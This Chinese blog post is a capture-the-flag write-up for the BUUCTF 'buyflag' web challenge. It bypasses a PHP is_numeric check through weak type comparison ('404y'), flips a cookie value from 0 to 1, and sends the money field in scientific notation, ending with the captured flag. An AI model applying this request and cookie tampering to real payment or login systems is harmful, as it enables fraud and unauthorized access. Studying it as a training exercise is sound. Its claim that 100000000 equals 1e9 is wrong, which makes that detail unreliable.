buuctf buyflag

原创

半杯雨水敬过客 于 2022-01-15 23:32:45 发布 76 收藏
文章标签： gnu p2p fpga开发

本文链接：https://blog.csdn.net/weixin_44214568/article/details/122517699

1.查看主页面的源代码没有什么特殊情况，点击主页面上的menu,有个pay flag，点击进入，查看源代码，有

```
<!--
~~~post money and password~~~ if (isset($_POST['password'])) { $password = $_POST['password']; if (is_numeric($password)) { echo "password can't be number</br>"; }elseif ($password == 404) { echo "Password Right!</br>"; } }
  `
```


看出来需要传参Money和password


2.贴出代码

```
if (isset($_POST['password'])) {
   $password = $_POST['password'];
   if (is_numeric($password)) {
      echo "password can't be number</br>";
   }elseif ($password == 404) {
      echo "Password Right!</br>";
   }
}
```

password: 根据条件，a.不能为空; b.不能是纯数字（绕过is_numeric）;c.在弱类型比较下passord转换数据类型后为404，即password可为值404y;

money:根据页面显示money值为100000000;

3.进行传参



提示

```
<p>
Only Cuit's students can buy the FLAG</br>
</p>
```

修改cookie中user的值，将值0改为1，这个是试的，就是换个登录

4.修改后提示

```
<p>
you are Cuiter</br>Password Right!</br>Nember lenth is too long</br>
</p>
```


money的值过长，利用科学计数法

100000000=1e9

于是

```
Upgrade-Insecure-Requests: 1

password=404y&money=1e9
```

执行后得flag

```
</p>
<hr />
<p>
you are Cuiter</br>Password Right!</br>flag{a8f161c8-af34-4cf9-8749-006442461809}
</br>
</p>
```